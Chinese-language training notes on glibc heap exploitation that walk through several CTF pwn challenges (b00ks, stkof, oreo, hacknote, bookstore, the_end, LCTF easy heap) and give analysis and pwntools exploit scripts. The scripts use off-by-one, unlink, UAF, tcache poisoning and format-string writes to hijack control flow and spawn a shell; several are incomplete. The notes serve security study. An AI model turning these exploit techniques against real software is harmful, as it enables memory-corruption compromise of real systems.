堆培训-习题分析

> 本文记录福建堆培训习题分析

0x1 off-by-one/Asis CTF 2016 b00ks

分析

程序读入用户名时存在off-by-one，可以覆盖book chunk的低两位

```
struct book
{
    int id;
    char *name;
    char *description;
    int size;
}
```

思路

- 输入用户名，申请book（精心构造des），通过show泄露book1地址
- 通过off-by-null 覆盖book1 chunk的低地址，使其指向book1的des处，通过前期的构造，此时
    - book1 → book1.des
    - book1.name → book2.name
    - book1.des → book2.des
- 通过申请大chunk的方式，获取mmap申请的chunk与目前chunk的偏移，从而计算libc
- 修改book1.des → free hook（book2.des = free hook）
- 修改bool2.des → one gadget （freehook = onegadget）
- free(1)
- get shell

实现

EXP

```
#!/usr/bin/python
#coding=utf-8
#__author__:NightK1n9_

from pwn import *
from LibcSearcher import LibcSearcher
from sys import argv

def patch(type):
    glibc = {'2.27':'/home/a123/ctf-database/tools/glibc-all-in-one/libs/2.27-3ubuntu1.2_amd64/',
      '2.27.32':'/home/a123/ctf-database/tools/glibc-all-in-one/libs/2.27-3ubuntu1.2_i386/',
      '2.29':'/home/a123/ctf-database/tools/glibc-all-in-one/libs/2.29-0ubuntu2_amd64/',
      '2.29.32':'/home/a123/ctf-database/tools/glibc-all-in-one/libs/2.29-0ubuntu2_i386'}
```

```
    type = str(type)
    libc_addr = glibc[type]+'libc.so.6'
    ld_addr = glibc[type]+'ld-'+type[0:4]+'.so'
    return ld_addr, libc_addr

def ret2libc(leak, func, path=''):
    if path == '':
        libc = LibcSearcher(func, leak)
        base = leak - libc.dump(func)
        system = base + libc.dump('system')
        binsh = base + libc.dump('str_bin_sh')
    else:
        libc = ELF(path)
        base = leak - libc.sym[func]
        system = base + libc.sym['system']
        binsh = base + libc.search(b'/bin/sh').__next__()
    return (base, system, binsh,)

s       = lambda data               :p.send(data)
sa      = lambda delim,data         :p.sendafter(delim, data)
sl      = lambda data               :p.sendline(data)
sla     = lambda delim,data         :p.sendlineafter(delim, data)
sea     = lambda delim,data         :p.sendafter(delim, data)
r       = lambda numb=4096          :p.recv(numb)
ru      = lambda delims, drop=True  :p.recvuntil(delims, drop)
uu32    = lambda data               :u32(data.ljust(4, b'\0'))
uu64    = lambda data               :u64(data.ljust(8, b'\0'))
itr     = lambda                    :p.interactive()
leak = lambda tag, addr        :p.info(tag + ': {:#x}'.format(addr))

context.log_level = 'DEBUG'
local_libc  = '/lib/x86_64-linux-gnu/libc.so.6'
local_libc_32 = '/lib/i386-linux-gnu/libc.so.6'
remote_libc = ''
binary = './b00ks'
context.binary = binary
elf = ELF(binary,checksec=False)

p = process(binary)
if len(argv) > 1:
    if argv[1]=='r':
        p = remote('',)
    elif argv[1]=='p':
        _ld, _libc = patch(2.27)
        p = process([_ld, binary],env={'LD_PRELOAD':_libc})
        local_libc  = _libc

if context.arch == 'i386':
    libc = ELF(local_libc_32)
else:
    libc = ELF(local_libc)

```

```python
def dbg(cmd=''):
    os.system('tmux set mouse on')
    context.terminal = ['tmux','splitw','-h']
    gdb.attach(p,cmd)
    pause()

# start

prdi = 0x0000000000000882 # adc dl, byte ptr [rdi] ; and byte ptr [rax], al ; push 4 ; jmp 0x839
0x0000000000000a07 # add byte ptr [rdi + 7], bh ; mov eax, 0 ; jmp 0xa7d
0x00000000000008a2 # add dl, byte ptr [rdi] ; and byte ptr [rax], al ; push 6 ; jmp 0x839
0x0000000000000a3d # add dword ptr [rdi + rax - 0x48], esi ; add dword ptr [rax], eax ; add byte ptr [rax], al ; jmp 0xa7d
0x0000000000000862 # and dl, byte ptr [rdi] ; and byte ptr [rax], al ; push 2 ; jmp 0x839
0x0000000000000a3c # clc ; add dword ptr [rdi + rax - 0x48], esi ; add dword ptr [rax], eax ; add byte ptr [rax], al ; jmp 0xa7e
0x0000000000000892 # or dl, byte ptr [rdi] ; and byte ptr [rax], al ; push 5 ; jmp 0x839
0x0000000000001343 # pop rdi ; ret
0x0000000000000872 # sbb dl, byte ptr [rdi] ; and byte ptr [rax], al ; push 3 ; jmp 0x839
0x0000000000000852 # sub dl, byte ptr [rdi] ; and byte ptr [rax], al ; push 1 ; jmp 0x839
0x0000000000000842 # xor dl, byte ptr [rdi] ; and byte ptr [rax], al ; push 0 ; jmp 0x839

def add(name_size, name, des_size, des):
    sla('>','1')
    sla('size:',str(name_size))
    sla('):',str(name))
    sla('size:',str(des_size))
    sla('ion:',str(des))

def free(id):
    sla('>','2')
    sla('te:',str(id))

def edit(id,des):
    sla('>','3')
    sla('edit:',str(id))
    sla('ion:',des)

def show():
    sla('>','4')

def change(name):
    sla('>','5')
    sla('name:',name)

```

```
'''
buf(rbp - 8) -> name_addr(0x202040) -> NAME 0x20

book struct(0x20): -> 0x202060+id*8
{
    long int id -> 0x202024
    char* name_chunk
    char* des_chunk
    long int size
}
'''

# inpur name
pl = b'a'*31+b'b'
sla('name:',pl)
add(0xd0,'aaaa',0x20,'bbbb')
show()
ru('ab')
book1 = uu64(r(6))

# make fake_book1
pl = flat([1,book1+0x38,book1+0x40,0xffff])
edit(1,pl)
change(b'a'*32)

# libc = des - 0x58c010
add(0x21000,'cccc',0x21000,'dddd')
show()
ru('tion: ')
book2_des = uu64(ru('Au')[:-1])
base = book2_des - 0x58c010
free_hook = base + libc.sym['__free_hook']
one_gadget = base + 0x4527a
edit(1,p64(free_hook))
edit(2,p64(one_gadget))
free(1)

leak('book2_des',book2_des)
leak('book1',book1)
leak('libc',base)
#dbg()

# end

itr()
```

总结

0x2 Chunk Extend/HITCON Trainging lab13

分析

存在off-by-one漏洞

思路

- 题目结构体如下

```
heaparray{
    long int size
    char* content
}
```

- 申请两个heap 0和1
- 利用offbyone编辑heap1，修改heap2的size域，使其覆盖heap2.content
- free heap2
  - 此时fastbin中有两个chunk
    - heap2（由于被修改过，实际上是heap2+heap2.content）
    - heap2.content
- 控制heap2.content的大小为0x20，这样再新建heap时
  - new_heap → heap2.content
  - new_heap.content → heap2+heap2.content
  - 我们就可以通过修改new_heap.content的内容来修改new_heap.content的指针，从而获得任意地址写，同时利用show功能获得任意地址读
- 新建heap2，修改heap2.content的内容，使heap2.content → free_got
- show 泄露free地址
- 修改heap2.content内容（修改free got表为one gadget）
- get shell

然而试验发现本题不能用one gadget，于是转而用system(binsh)的方法

- 修改free got 为sys地址
- 编辑heap1的content，在开头写上binsh

- 这样free(heap1.conten) = system(binsh)
- get shell

EXP

```
'''
0x6020A0 heaparray

heaparray{
    long int size
    char* content
}
'''
def add(size,content):
    sla('choice :','1')
    sla(':',str(size))
    sla(':',content)

def edit(id,content):
    sla('choice :','2')
    sla(':',str(id))
    sla(':',content)

def free(id):
    sla('choice :','4')
    sla(':',str(id))

def show(id):
    sla('choice :','3')
    sla('Index :',str(id))

add(0x18,'aaa') # 0
add(0x10,'bbb') # 1
# -------------- off by one 修改heap1 size域造成堆覆盖
edit(0,b'a'*0x18+b'\x41')
free(1)
free_got = elf.got['free']
add(0x30,b'a'*0x20 + p64(0x30) + p64(free_got)) # 1
show(1)
free_addr = uu64(ru('\nDone')[-6:])
base,sys,binsh = ret2libc(free_addr,'free',local_libc)

leak('free_got',free_got)
leak('free_addr',free_addr)
leak('base',base)
leak('sys',sys)
leak('binsh',binsh)

edit(1,p64(sys))
edit(0,'/bin/sh\x00\x00')
```

```
46  free(0)
47
48  # end
49
50  itr()
```

总结

0x3 2015 hacklu bookstore

分析

之前我们学习过ret2csu，通过利用__libc_csu_init的方式控制程序执行

这次需要利用到的是fini_array劫持，主要利用的是__libc_csu_fini

`__libc_csu_fini` 和 `__libc_csu_init` 类似，后者在main函数之前在执行，前者在main之后执行

__libc_csu_fini的利用方式比较多，可以控制程序循环执行，也可以进行栈迁移，但这里我们只介绍fini_array

首先介绍一下大致的执行流程

`__libc_csu_init -> main -> __libc_csu_fini【 array[1] -> array[0] 】`

因此我们只需要改写arry[0]就可以控制程序执行流程

思路

1. 利用堆溢出进行 chunk extend，使得在 submit 中 `malloc(0x140uLL)` 时，恰好返回第二个订单处的位置。在 submit 之前，布置好堆内存布局，使得把字符串拼接后恰好可以覆盖 dest 为指定的格式化字符串。
2. 利用输入选择时将fini_arry地址布置在栈上，通过构造 dest 为指定的格式化字符串：一方面泄漏 __libc_start_main_ret 的地址，**一方面修改fini_arry为main函数使程序重新运行**，另外泄露一个与返回值偏移固定的地址，方便之后修改返回值。
3. 利用程序重新运行的机会，将ret覆盖为one_gadget，get shell

当然，其实还可以更简单，在程序重新运行后

覆盖 free@got 为 one_gadget 地址, 这样就不必担心计算出的ret因为偏移而发生变化。


实现

- 步骤1：

  由于我们要释放的chunk属于smallbin，因此既要通过 `!prev_inuse(next_chunk)` 检查[修改后块prev_inuse位为1]，又要防止释放的chunk与后块合并[修改后后块prev_inuse位为1]

- 步骤2：

  - 修改地址时，不要忘了printf函数已经输出了13个字符
  - 寻找固定的返回值时，最好找一些指向常量的地址，如图【返回值即为$rbp+8】



- 步骤3：

  - 在重新运行程序后，返回值发生了偏移，偏移大小为 0x110

EXP

```python
def edit(id,data):
    if id == 1:
        index = '1'
    else:
        index = '2'
    sla('Submit\n',str(index))
    sla('order:\n',data)

def free(id):
    if id == 1:
        index = '3'
    else:
        index = '4'
    sla('Submit\n',str(index))

def show(data):
    data = '5'+data
    sla('Submit\n',data)
```

```python

print_vul = 0x400C8E
# fini_arry[0]中存放的地址为0x400830 我们只需要修改后两个字节即可
fini_arry = 0x6011b8
main = 0x400A39
# ------- 伪造order2 使新申请的用于输出的0x150的chunk被布置在原order2位置

# 伪造后两个字节，将fini_arry[0]中的值改为main （其中已经写了13个字节）
fmt = '%'+str(0xa39-13)+'c%13$hn'
# 泄露31 （__libc_start_main+240）
# 泄露28 （与ret偏移固定的地址，偏移为0xd8）
fmt+= '.%31$p,%28$p'
data = fmt.ljust(0x80,b'a')
# 伪造order2 pre_size size
data+= p64(0x90) + p64(0x151)
data+= b'b'*(0x140)
# 伪造后块 为了bypass the check: !prev_inuse(next_chunk)
data+= p64(0x150) + p64(0x21)
data+= b'c'*0x10
# 伪造后后块 为了防止order2与后块合并
data+= p64(0x20) + p64(0x21)
# 这个块应该是没有mem域的

edit(1,data)
free(2)
# 对齐8字节
data = b'a'*7
# 布置fini_arry
data+= p64(fini_arry)
# 修改fini_arry 泄露libc
show(data)
ru('0x')
libc_main = int(ru(','),16)-240
# 这里泄露的地址和返回值偏移为0xd8
ret = int(r(14),16)-0xd8
base,sys,binsh = ret2libc(libc_main,'__libc_start_main',local_libc)
leak('libc_main',libc_main)
leak('ret',ret)
leak('base',base)

# ------------重新伪造chunk，将ret地址覆盖为one_gadget
# 将ret值改为one_gadget
one_gadget = base + 0x45226 # 0x4527a 0xf0364  0xf1207
one_1 = one_gadget & 0xff
one_2 = (one_gadget >> 8) & 0xffff
# 第一次修改一个字节，第二次修改两个字节
fmt = '%'+str(one_1-13)+'c%13$hhn'
fmt+= '%'+str(one_2-one_1)+'c%14$hn'
data = fmt.ljust(0x80,b'a')
data+= p64(0x90) + p64(0x151)
data+= b'b'*(0x140)
data+= p64(0x150) + p64(0x21)
```

```
data+= b'c'*0x10
data+= p64(0x20) + p64(0x21)

edit(1,data)
free(2)
# 布置ret
# 新的返回值是与老返回值的差值是0x110
ret2 = ret-0x110
data = b'a'*7 + p64(ret2) + p64(ret2+1)
# 修改ret
leak('libc_main',libc_main)
leak('ret',ret)
leak('base',base)
leak('ret2',ret2)
leak('one_gadget',one_gadget)
dbg('b *0x400C8E\n c')
show(data)
# end
```

总结

https://bbs.pediy.com/thread-246783.htm

https://blog.csdn.net/qq_43449190/article/details/89077783

https://www.secshi.com/19682.html

- free的保护是什么
- 为什么修改不了，因为修改的是指向的地址，这里指向的地址是code段?

0x4 Ulink/2014 HITCON stkof

见EXP注释

EXP

```
def add(size):
    sl('1')
    sleep(0.2)
    sl(str(size))
    ru('OK\n')

def edit(id,size,data):
    sl('2')
    sleep(0.2)
    sl(str(id))
```

```python
    sleep(0.2)
    sl(str(size))
    sleep(0.2)
    sl(data)
    ru('OK\n')

def free(id):
    sl('3')
    sleep(0.2)
    sl(str(id))
    sleep(0.2)

heap = 0x602140
free_got = elf.got['free']
puts_got = elf.got['puts']
puts_plt = elf.plt['puts']
# 由于程序没有设置缓冲区，因此第一次调用输出和输入函数时会malloc缓冲区
# 这里首先申请大一点的chunk，触发缓冲区，以免影响后续操作
add(0x100) # 1
# 用于构造fake chunk
add(0x30) # 2
# 用来触发unlink的chunk
add(0x80) # 3

# ------------构造unlink结构
fd = heap + 0x10 - 0x18
bk = heap + 0x10 - 0x10
pl = p64(0) + p64(0x31) # fake pre_size & size
pl+= p64(fd) + p64(bk) # fake fd bk
pl = pl.ljust(0x30,b'a')
pl+= p64(0x30) + p64(0x90) # fake target chunk's pre_size size
edit(2,len(pl),pl)

# ------------- 执行unlink
free(3)
#-------------- 覆盖heaparry 泄露地址 通过one gadget获取shell
pl = p64(0) + p64(free_got)*2 + p64(puts_got)
edit(2,len(pl),pl)
pl = p64(puts_plt)
edit(0,len(pl),pl)

free(2)
puts_addr = uu64(ru('\x7f',False)[-6:])
base,_,_ = ret2libc(puts_addr,'puts',local_libc)
one_gadget = base +   0xf0364 #0xf1207 0x45226 0x4527a
pl = p64(one_gadget)
edit(0,len(pl),pl)
leak('heap',heap)
leak('puts_got',puts_got)
leak('puts_plt',puts_plt)
leak('free_got',free_got)
leak('puts_addr',puts_addr)
```

```
leak('base',base)
leak('one_gadget',one_gadget)
free(1)

# end
```

总结

0x5 Use After Free/HITCON-training lab 10 hacknote

见EXP注释

EXP

```
# start

'''
struct hacknote{
    void* puts
    char* content
}
# heap = 0x804A070
'''
def add(size,data):
    sla('choice :','1')
    sla('size :',str(size))
    sla('Content :',data)

def free(id):
    sla('choice :','2')
    sla('Index :',str(id))

def show(id):
    sla('choice :','3')
    sla('Index :',str(id))

add(0x10,'000') # 0
add(0x10,'111') # 1
free(0)
free(1)
pl = p32(0x8048986)
add(0x8,pl)
show(0)
```

```
30
31  # end
```

0x6 fastbin/2014 hack.lu oreo

见EXP注释

EXP

```python
def add(name,des):
    sl('1')
    #sleep(0.1)
    sl(name)
    #sleep(0.1)
    sl(des)
    #sleep(0.1)

def show():
    sl('2')
    sleep(0.1)

def free():
    sl('3')
    #ru('Ok')

def message(data):
    sl('4')
    sleep(0.1)
    sl(data)
    sleep(0.1)

def show_stats():
    sleep(0.1)
    sl('5')

# --------- leak puts_addr get libc_base
puts_got = elf.got['puts']
pl =b'a'*27 + p32(puts_got)
add(pl,'ssss')
show()
leak('puts_got',puts_got)
ru('Description: ')
ru('Description: ')
puts_addr = uu32(r(4))
base,sys,binsh = ret2libc(puts_addr,'puts',local_libc_32)
```

```
37
38  # --------- make house of sprit
39  # fake size
40  for i in range(0x3f):
41      add('1','1')
42  # fake mem
43  pl = b'\x00'
44  pl = pl.ljust(0x20,b'\x00') + p32(0x40) + p32(0x123)
45  leak('puts_addr',puts_addr)
46  leak('base',base)
47  leak('fake chunk',0x804A2A8)
48  message(pl)
49  pl = b'a'*27 + p32(0x804A2A8)
50  add(pl,'a')
51  free()
52  # malloc
53  pl = p32(puts_got)
54  add('111',pl)
55  # change strlen -> one galget
56  one_gadget = base +  0x5fbd5 #0x5fbd6 # 0x3ac6c 0x3ac6e  0x3ac72 0x3ac79
57  leak('one_galget',one_gadget)
58  pl = p32(one_gadget)
59  message(pl)
60  # get shell
61  show_stats()
62  # end
```

总结

- system('/bin/sh') == system('asdasdsdas;/bin/sh')

0x7 Unsorted Bin Attack/HITCON Training lab14 magic heap

见EXP注释

EXP

```
1  # start
2
3  '''
4  heaparry 0x6020E0
5
6  '''
```

```python
def add(size,data):
    sla('choice :','1')
    sla('Heap :',str(size))
    sla('heap:',data)

def edit(id,size,data):
    sla('choice :','2')
    sla('Index :',str(id))
    sla('Heap :',str(size))
    sla('heap :',data)

def free(id):
    sla('choice :','3')
    sla('Index :',str(id))

magic = 0x6020C0
# 用来覆写chunk1的chunk
add(0x20,'aaa') # 0
# 执行unsorted bin的chunk
add(0x80,'bbb') # 1
# 防止与top chunk合并
add(0x20,'ccc') # 2
free(1)
pl = b'a'*0x20 + p64(0) + p64(0x91)
# fake fd bk
pl+= p64(0) + p64(magic-0x10)
edit(0,0x40,pl)
add(0x80,'1')

sla('choice :',str(0x1305))
# end

itr()
```

总结

0x8 伪造 vtable 劫持程序流程/ 2018 HCTF the_end

分析

分析题目，利用点很明确在 main 函数中，且：

- 除了 canary 保护全开
- libc 基地址和 libc 版本

- 能够任意位置写 5 字节

思路

方法一：

修改stdout函数表 setbuf

- 利用的是在程序调用 `exit` 后，会遍历 `_IO_list_all` ，调用 `_IO_2_1_stdout_` 下的 `vatable` 中 `_setbuf` 函数。
- 可以先修改两个字节在当前 `vtable` 附近伪造一个 `fake_vtable` ，然后使用 3 个字节修改 `fake_vtable` 中 `_setbuf` 的内容为 `one_gadget` 。

方法二：

修改stdout 结构体中虚表中 overflow 函数指针

- 因为glibc是2.23的，没有vtable的检查，因此修改函数表不会引起程序的错误。
  查看exit函数的源码，exit中存在一条函数调用链:
  `exit->__run_exit_handlers->_IO_cleanup->_IO_flush_all_lockp`
- 通过查看 _IO_flush_all_lockp的源码可以发现，如果控制 stdin、stdout或者stderr中实现 `p->_mode <= 0 以及fp->_IO_write_ptr > fp->_IO_write_base` 同时修改vtable里面的 `_IO_OVERFLOW为one gadget` ，那么就可以顺利的劫持控制流。
- 五字节的修改思路：
  - 修改stdout 中 _IO_write_ptr 最后一字节，实现 **fp->*IO_write_ptr*>*fp*->IO_write_base**
  - 修改 **stdout** 中 vtable 的 倒数第二字节，实现该伪造的 **_IO_OVERFLOW** 存在libc 相关地址 (io_overflow = vtable + 0xe00)
  - 最后修改伪造的 **_IO_OVERFLOW** 的后三个字节为 **one gadget** .
    经过这五个字节的修改，执行 exit 函数时会最终 执行 one gadget，获得shell。

方法三：

修改_dl_fini函数指针

在调用 `exit` 函数时， 最终在 `ld.so` 里面的 `_dl_fini` 函数会使用

```
0x7ffff7de7b2e <_dl_fini+126>:       call   QWORD PTR [rip+0x216414]        #
0x7ffff7ffdf48 <_rtld_global+3848>
```

取出 `libc` 里面的一个函数指针， 然后跳转过去， 所以思路就是写这个函数指针为 `one_gadget` ,然后调用 `exit` 时就会拿到 `shell` .

找这个调用位置时，可以把 `_rtld_global+3848` 改成 `0` 然后程序崩溃时，看下栈回溯就能找到位置了。

实现

方法一　修改stdout函数表 setbuf:

- 我们先调试找出 _IO_2_1_stdout_ 和libc的偏移，这里可以直接借助pwntools `stdout = libc.sym['_IO_2_1_stdout_']` ,而_IO_2_1_stdout_中的vatable偏移为 `stdout+0xd8`
- 然后此时在虚表附近寻找一个 `fake_vtable` ，需满足以下条件：
  - `fake_vtable_addr` + 0x58 = `libc_base` + `off_set_3` （即用两个字节伪造fake_vtable，用三个字节伪造one_gadget)
  - 其中 0x58 根据下表查处是 `set_buf` 在虚表的偏移
- 因此我们先来看看一下程序中stdout下vtable表附近的地址，以及libc中的onegadget
  - ```
    pwndbg> x/100xg 0x7ffff7dd2500
    0x7ffff7dd2500 <_nl_global_locale+224>: 0x00007ffff7b9ba57      0x0000000000000000
    0x7ffff7dd2510: 0x0000000000000000      0x0000000000000000
    0x7ffff7dd2520 <_IO_list_all>:  0x00007ffff7dd2540      0x0000000000000000
    0x7ffff7dd2530: 0x0000000000000000      0x0000000000000000
    0x7ffff7dd2540 <_IO_2_1_stderr_>:       0x00000000fbad2086      0x0000000000000000
    0x7ffff7dd2550 <_IO_2_1_stderr_+16>:    0x0000000000000000      0x0000000000000000
    0x7ffff7dd2560 <_IO_2_1_stderr_+32>:    0x0000000000000000      0x0000000000000000
    0x7ffff7dd2570 <_IO_2_1_stderr_+48>:    0x0000000000000000      0x0000000000000000
    0x7ffff7dd2580 <_IO_2_1_stderr_+64>:    0x0000000000000000      0x0000000000000000
    0x7ffff7dd2590 <_IO_2_1_stderr_+80>:    0x0000000000000000      0x0000000000000000
    0x7ffff7dd25a0 <_IO_2_1_stderr_+96>:    0x0000000000000000      0x00007ffff7dd2620
    0x7ffff7dd25b0 <_IO_2_1_stderr_+112>:   0x0000000000000002      0xffffffffffffffff
    0x7ffff7dd25c0 <_IO_2_1_stderr_+128>:   0x0000000000000000      0x00007ffff7dd3770
    0x7ffff7dd25d0 <_IO_2_1_stderr_+144>:   0xffffffffffffffff      0x0000000000000000
    0x7ffff7dd25e0 <_IO_2_1_stderr_+160>:   0x00007ffff7dd1660      0x0000000000000000
    0x7ffff7dd25f0 <_IO_2_1_stderr_+176>:   0x0000000000000000      0x0000000000000000
    0x7ffff7dd2600 <_IO_2_1_stderr_+192>:   0x0000000000000000      0x0000000000000000
    0x7ffff7dd2610 <_IO_2_1_stderr_+208>:   0x0000000000000000      0x00007ffff7dd06e0
    0x7ffff7dd2620 <_IO_2_1_stdout_>:       0x00000000fbad2a84      0x0000555555756010
    0x7ffff7dd2630 <_IO_2_1_stdout_+16>:    0x0000555555756010      0x0000555555756010
    0x7ffff7dd2640 <_IO_2_1_stdout_+32>:    0x0000555555756010      0x0000555555756010
    0x7ffff7dd2650 <_IO_2_1_stdout_+48>:    0x0000555555756010      0x0000555555756010
    0x7ffff7dd2660 <_IO_2_1_stdout_+64>:    0x0000555555756410      0x0000000000000000
    0x7ffff7dd2670 <_IO_2_1_stdout_+80>:    0x0000000000000000      0x0000000000000000
    0x7ffff7dd2680 <_IO_2_1_stdout_+96>:    0x0000000000000000      0x00007ffff7dd18e0
    0x7ffff7dd2690 <_IO_2_1_stdout_+112>:   0x0000000000000001      0xffffffffffffffff
    0x7ffff7dd26a0 <_IO_2_1_stdout_+128>:   0x0000000000000000      0x00007ffff7dd3780
    0x7ffff7dd26b0 <_IO_2_1_stdout_+144>:   0xffffffffffffffff      0x0000000000000000
    ```

    最终在vtable的上方找到了一个合适的地址（0x7ffff7dd25e0），我们用vmmap来看一下它可不可写

    ```
    pwndbg> vmmap
    LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
        0x555555554000     0x555555555000 r-xp     1000 0      /home/a123/ctf-database/excercise/ctf-challenges/pwn/io-file/2018_hctf_the_end/the_end
        0x555555754000     0x555555755000 r--p     1000 0      /home/a123/ctf-database/excercise/ctf-challenges/pwn/io-file/2018_hctf_the_end/the_end
        0x555555755000     0x555555756000 rw-p     1000 1000   /home/a123/ctf-database/excercise/ctf-challenges/pwn/io-file/2018_hctf_the_end/the_end
        0x555555756000     0x555555777000 rw-p    21000 0      [heap]
        0x7ffff7a0d000     0x7ffff7bcd000 r-xp   1c0000 0      /lib/x86_64-linux-gnu/libc-2.23.so
        0x7ffff7bcd000     0x7ffff7dcd000 ---p   200000 1c0000 /lib/x86_64-linux-gnu/libc-2.23.so
        0x7ffff7dcd000     0x7ffff7dd1000 r--p     4000 1c0000 /lib/x86_64-linux-gnu/libc-2.23.so
        0x7ffff7dd1000     0x7ffff7dd3000 rw-p     2000 1c4000 /lib/x86_64-linux-gnu/libc-2.23.so
        0x7ffff7dd3000     0x7ffff7dd7000 rw-p     4000 0
        0x7ffff7dd7000     0x7ffff7dfd000 r-xp    26000 0      /lib/x86_64-linux-gnu/ld-2.23.so
        0x7ffff7fd8000     0x7ffff7fdb000 rw-p     3000 0
        0x7ffff7ff7000     0x7ffff7ffa000 r--p     3000 0      [vvar]
        0x7ffff7ffa000     0x7ffff7ffc000 r-xp     2000 0      [vdso]
        0x7ffff7ffc000     0x7ffff7ffd000 r--p     1000 25000  /lib/x86_64-linux-gnu/ld-2.23.so
        0x7ffff7ffd000     0x7ffff7ffe000 rw-p     1000 26000  /lib/x86_64-linux-gnu/ld-2.23.so
        0x7ffff7ffe000     0x7ffff7fff000 rw-p     1000 0
        0x7ffffffde000     0x7ffffffff000 rw-p    21000 0      [stack]
    0xffffffffff600000 0xffffffffff601000 r-xp     1000 0      [vsyscall]
    ```

    发现可写，那么我们就可以开始修改了
    ```

EXP

总结

- 要用send，不要用sendline
- python2兼容性更好些

https://bbs.pediy.com/thread-248495.htm

https://www.cnblogs.com/hac425/p/9959748.html

0x9 Tcache/LCTF 2018 easy heap

分析

add处会向chunk[size]处写入一个 `\x00` ，存在 `off-by-null` 漏洞

一般存在这种漏洞首先想到的是堆扩展，造成堆块交叉，但这道题里所有的堆大小全是一样的，而且不存在堆溢出，且无法输入NULL[输入\x00会退出]

因此这里我们这里考虑利用堆扩展泄露数据，而非改写数据

思路

- 通过off-by-null构造堆块扩展，将处于分配状态的chunk夹在usbin中间，泄露libc基址
    1. 将 `A -> B -> C` 三块 unsorted bin chunk 依次进行释放
    2. A 和 B 合并，此时 C 前的 prev_size 写入为 0x200
    3. A 、 B 、 C 合并，步骤 2 中写入的 0x200 依然保持
    4. 利用 unsorted bin 切分，分配出 A
    5. 利用 unsorted bin 切分，分配出 B
    6. 将 A 再次释放为 unsorted bin 的堆块，使得 fd 和 bk 为有效链表指针
    7. 此时 C 前的 prev_size 依然为 0x200（未使用到的值），A B C 的情况： `A (free) -> B (allocated) -> C (free)` ，如果使得 B 进行溢出，则可以将已分配的 B 块包含在合并后的释放状态 unsorted bin 块中。
    8. 溢出后，可以使得BC为一个合并的usbin chunk，此时我们申请A，A会将**fd和bk写入BC块的开头**

       并清空自身的fd和bk，之后分配

       但此时B还处于 `分配状态` ，因此我们可以输出B中content的信息，即 `FD` 的信息，此时FD指向 `main_arena+96` 其与 `libc_base` 的偏移为 `0x3ebca0`

       由此可获得 `libc_base`

- 利用上一步中夹在usbin中间的处于分配状态的chunk，构造double free，进行tcache投毒，修改free_hook地址为one_gadget
- get shell

实现

EXP

```
def add(size,data):
    sla('>',b'1')
    sla('>',str(size))
    sla('>',data)

def free(id):
    sla('>',b'2')
    sla('>',str(id))

def show(id):
    sla('>',b'3')
    sla('>',str(id))

heap_arry = 0x202050
# --------------------------构造7个tcache和3个usortedbin
# 为了防止chunk与top合并，0~5&9为tcache，6~8为unsortedbin
for i in range(10):
    add(0x10,b'aaa')
# 0 1 2 3 4 5 A B C 9
# 0 1 2 3 4 5 6 7 8 9

# 填充tcache
for i in range(6):
    free(i)
# tcache 5 4 3 2 1 0
#             A B C 9
# 0 1 2 3 4 5 6 7 8 9

# 防止与top合并
free(9)
# free chunk A B C
for i in range(6,9):
    free(i)
# tcache 9 5 4 3 2 1 0
# unsort ABC
# 0 1 2 3 4 5 6 7 8 9

# -------------------------- 使用unsortedbin进行溢出和unlink
# 移除tcache
for i in range(7):
    add(0x10,'bbb')
# tcache
```

```
# unsort ABC
# 9 5 4 3 2 1 0
# 0 1 2 3 4 5 6 7 8 9

# 将3个chunk (A B C) 从usbin中移除
for i in range(3):
    add(0x10,b'ccc')
# 9 5 4 3 2 1 0 A B C
# 0 1 2 3 4 5 6 7 8 9

# 填充6个tcache
for i in range(6):
    free(i)
# tcache 1 2 3 4 5 9
#             0 A B C
# 0 1 2 3 4 5 6 7 8 9

# 将 B 放入tcache中
free(8)
# tcache B 1 2 3 4 5 9
#             0 A   C
# 0 1 2 3 4 5 6 7 8 9

# 将 A 释放入usbin中以提供有效的fd和bk
free(7)
# tcache B 1 2 3 4 5 9
# unsort A
#             0     C
# 0 1 2 3 4 5 6 7 8 9

# 将 B 从tcache中移除，进行off by null
add(0xf8,b'dddd')
# tcache 1 2 3 4 5 9
# unsort A
# B           0     C
# 0 1 2 3 4 5 6 7 8 9

# 将防止top合并的chunk释放入tcache中
free(6)
# tcache 0 1 2 3 4 5 9
# unsort A
# B                 C
# 0 1 2 3 4 5 6 7 8 9

# 将 C 释放入usbin中，进行合并和unlink
free(9)
# tcache 0 1 2 3 4 5 9
# unsort [A C](ABC)
# B
# 0 1 2 3 4 5 6 7 8 9

#---------------------- leak libc
```

```python
# 移除tcache
for i in range(7):
    add(0x10,b'd')
# 申请A，这样libc地址就会顺势写入b的fd和bk
# 实际上这里的libc地址就是usbin的起始地址 main_arena+96
add(0x10,'b')
# tcache
# unsort [C](BC)
# B 0 1 2 3 4 5 9 A
